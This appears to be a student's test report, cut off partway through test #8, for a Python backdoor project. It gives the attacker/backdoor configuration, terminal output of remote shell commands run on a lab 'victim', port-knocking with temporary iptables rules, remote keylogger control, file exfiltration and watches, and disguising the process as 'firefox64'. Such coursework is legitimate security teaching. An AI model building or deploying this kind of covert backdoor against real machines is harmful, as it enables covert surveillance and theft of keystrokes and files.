2018

Covert Communication Application

FINAL PROJECT – TESTING

DANNY LIEU

Table of Contents

Test outline


Test #	Description	Tools	Expected Results	Actual Results	Pass/Fail
1	Parse information from the configuration file	Python	All data from the config file will be printed out.	All data from the config file is printed out successfully.	Pass. See below for more details.
2	Navigate around the victim machine using "cd" command	Python	The current directory will be changed.	The current directory is changed to the user's specification.	Pass. See below for more details.
3	Send shell commands from the attacker machine and execute them on the victim machine	Python	The shell command will be executed, and the result will be sent to the attacker machine.	The shell command is executed successfully, and the result is sent to the attacker machine.	Pass. See below for more details.
4	Attacker machine receives port knocking and open the port	Python/Wireshark/iptables	The attacker will print a message indicating that the iptables rule is added and it is ready to receive data. On Wireshark, the port knocking process will be shown.	The attacker prints the message indicating the iptables rule is added and the message indicating it receives a connection. On Wireshark, the port knocking process is successfully performed.	Pass. See below for more details.
5	Attacker machine close the port after a time to live	iptables	After a given time, the iptables rule will be removed and an appropriate message will be printed out.	After the time is passed, the appropriate message prints out and the iptables rule is removed.	Pass. See below for more details.
6	Attacker machine print out the command results when done receiving	Python	After done receiving, the attacker will print out the command result.	The command result is successfully printed out.	Pass. See below for more details.
7	Start/Stop the keylogger remotely from the attacker machine	Python	If the keylogger is started/stopped successfully, a message will be sent back to the attacker.	The message indicates that the keylogger is started/stopped is received.	Pass. See below for more details.

8	Backdoor machine send key log file after the buffer is full. Attacker machine print out the content of key log file.	Python	After the buffer is full, the backdoor will write it to a file and send to the attacker.	The attacker receives the key log file and prints it out.	Pass. See below for more details.
9	Get a file from the backdoor machine	Python	If the file exists, it will be sent to the attacker machine.	The attacker receives the file and stores in the current directory.	Pass. See below for more details.
10	Add a watch on a file or a directory on the backdoor machine	Python	If the specified directory/file doesn't have any watch, add a new watch to the directory/file.	Add a watch to the specified directory/file and send an appropriate message to the attacker.	Pass. See below for more details.
11	Send the file that in the watched directory	Python	If the watching directory/file is modified, send the file to the attacker	Paste a file into the directory and the file is sent to the attacker machine.	Pass. See below for more details.
12	Remove the watch on a file or a directory on the backdoor machine	Python	If the specified directory/file has the watch, remove the watch. If not, send an appropriate message.	Remove the watch on the specified directory/file.	Pass. See below for more details.
13	Close both attacker and backdoor machine when the user enter CLOSE command	Python	When the user enters CLOSE command, both the attacker and backdoor application will be closed.	Both applications closes successfully.	Pass. See below for more details.
14	The backdoor program is masked with different name	Ps	Use the ps command to look at the process table. The process name of the backdoor should be firefox64.	The name of the backdoor process is firefox64.	Pass. See below for more details.

Test description

Test #1


Parse information from the configuration file.



```
[Backdoor]
localIP: 192.168.0.56
localPort: 8505
remoteIP : 192.168.0.23
remotePort: 8506


[Attacker]
localIP: 192.168.0.23
localPort: 8506
remoteIP: 192.168.0.56
remotePort: 8505

[General]
protocol: tcp
filePort: 7005
knockList: 1111,2222,3333
ttl: 10

[Encryption]
password: comp8505
```


This is the screenshot of the configuration file. Backdoor and attacker configure data is separated respectively.

On the attacker machine, we run the attacker script:


```
16:00:21(master)root@datacomm-192-168-0-23:Listings$ python attackerMain.py
('192.168.0.23', '8506', '192.168.0.56', '8505', 'tcp', '7005')
```

The attacker configuration is parsed successfully.

On the backdoor machine, we run the backdoor script:



```
16:03:53(master)root@datacomm-192-168-0-23:Listings$ python backdoorMain.py
('192.168.0.56', '8505', '192.168.0.23', '8506', 'tcp')
Set process name to: firefox64
```

The backdoor configuration is parsed successfully.

Test #2


Navigate around the victim machine using "cd" command.

First of all, we need to see where we are at:


```
16:07:31(master)root@datacomm-192-168-0-23:Listings$ python attackerMain.py
('192.168.0.23', '8506', '192.168.0.56', '8505', 'tcp', '7005')
pwd
Knocking successfully...Openning port for receiving
Added iptables rules
Receive connection from ('192.168.0.56', 45510)
Result: /root/Documents/Backdoor-Keylog-Python/Listings

Done receiving!
cd ..Iptables rules removed
```

The current directory is `/root/Documents/Backdoor-Keylog-Python/Listings`

After that, we will send "cd" command to the backdoor and check the current directory again.



```
cd ..Iptables rules removed

pwd
Knocking successfully...Openning port for receiving
Added iptables rules
Receive connection from ('192.168.0.56', 45512)
Result: /root/Documents/Backdoor-Keylog-Python

Done receiving!
```

The current directory now is `/root/Documents/Backdoor-Keylog-Python` . The "cd" command works successfully.

Test #3


Send shell commands from the attacker machine and execute them on the victim machine.

We will try with one of the simplest command "ls". On the backdoor machine, the command is executed, and the result will print out and send over the attacker machine.



```
Executing command: ls
Result: Documentations
Listings
result.txt
```


On the attacker machine, the command result is received and printed out.



```
ls
Knocking successfully...Openning port for receiving
Added iptables rules
Receive connection from ('192.168.0.56', 45514)
Result: Documentations
Listings
result.txt
```


Test #4

Attacker machine receives port knocking and open the port.




```
ls
Knocking successfully...Openning port for receiving
Added iptables rules
Receive connection from ('192.168.0.56', 45516)
```

The attacker machine will constantly listen for port knocking sequence. If there is one coming, it will add iptables rule to open the port (in this case, the port is 7005). We will look at the iptables:



```
16:11:07(master)root@datacomm-192-168-0-23:Listings$ iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
ACCEPT     tcp  --  192.168.0.56         anywhere             tcp dpt:afs3-volser ctstate NEW,ESTABLISHED

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
ACCEPT     tcp  --  anywhere             192.168.0.56         tcp spt:afs3-volser ctstate ESTABLISHED
```

The rule is successfully added to the iptables which will accept connection from IP 192.168.0.56 to port 7005.




```
101 43.065435079  192.168.0.56    192.168.0.23    TCP     60 8505 → 8506 [RST, ACK] Seq=1 Ack=45 Win=0 Len=0
104 43.118688988  192.168.0.56    192.168.0.23    UDP     60 8505 → 1111 Len=0
105 43.118739321  192.168.0.23    192.168.0.56    ICMP    70 Destination unreachable (Port unreachable)
108 43.244935586  192.168.0.56    192.168.0.23    UDP     60 8505 → 2222 Len=0
109 43.244983690  192.168.0.23    192.168.0.56    ICMP    70 Destination unreachable (Port unreachable)
112 43.373631719  192.168.0.56    192.168.0.23    UDP     60 8505 → 3333 Len=0
113 43.373698193  192.168.0.23    192.168.0.56    ICMP    70 Destination unreachable (Port unreachable)
```

On Wireshark, we can see the port knocking sequence is performed, the backdoor application will knock three different ports which are 1111, 2222, and 3333.

Test #5


Attacker machine close the port after a time to live.

The current time-to-live is 10 seconds. After 10 seconds, the rule will be removed.



```
Done receiving!
Iptables rules removed
```

We will check on the iptables:




```
16:11:17(master)root@datacomm-192-168-0-23:Listings$ iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

The rule is successfully removed.

Test #6


Attacker machine print out the command results when done receiving.

To test if we can receive a long command result, we will try to execute “ifconfig” command:



```
ifconfig
Knocking successfully...Openning port for receiving
Added iptables rules
Receive connection from ('192.168.0.56', 45530)
```

The command result is received and printed out to the standard output.




```
Result: eno1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.56  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::ad25:d1e8:78b5:b0f4  prefixlen 64  scopeid 0x20<link>
        inet6 fe80::1440:ebed:dea9:6bb8  prefixlen 64  scopeid 0x20<link>
        inet6 fe80::82dd:ec3e:1fce:664b  prefixlen 64  scopeid 0x20<link>
        ether 98:90:96:dc:e4:c0  txqueuelen 1000  (Ethernet)
        RX packets 6900  bytes 2838599 (2.7 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3081  bytes 457147 (446.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device interrupt 20  memory 0xf7d00000-f7d20000

enp3s2: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 00:0e:0c:51:25:8a  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Test #7


Start/Stop the keylogger remotely from the attacker machine.

The command to start the keylogger is KEYON. If we successfully start the keylogger, "Keylogger started" will be sent to the attacker.



```
KEYON
Knocking successfully...Openning port for receiving
Added iptables rules
Receive connection from ('192.168.0.56', 45544)
Result: Started keylogger
```

The command to stop the keylogger is KEYOFF. If we successfully stop the keylogger, "Keylogger stopped" will be sent to the attacker.




```
KEYOFF
Knocking successfully...Openning port for receiving
Added iptables rules
Receive connection from ('192.168.0.56', 45546)
Result: Stopped keylogger
```

Test #8


Backdoor machine send key log file after the buffer is full. Attacker machine print out the content of key log file.

First of all, we have to start the keylogger using command KEYON:




```
KEYON
Knocking successfully...Openning port for receiving
Added iptables rules
Receive connection from ('192.168.0.56', 45550)
Result: Started keylogger

Done receiving!
Iptables rules removed
```

The backdoor machine will send all keystrokes if the buffer is full. The current buffer size is 16 keys. We will enter COMP8505DANNYLIEU to the terminal.



```
16:18:54(-)root@localhost:~$ COMP8505DANNYLIEU
```

The attacker machine will receive the keylog file and print the content to standard out.



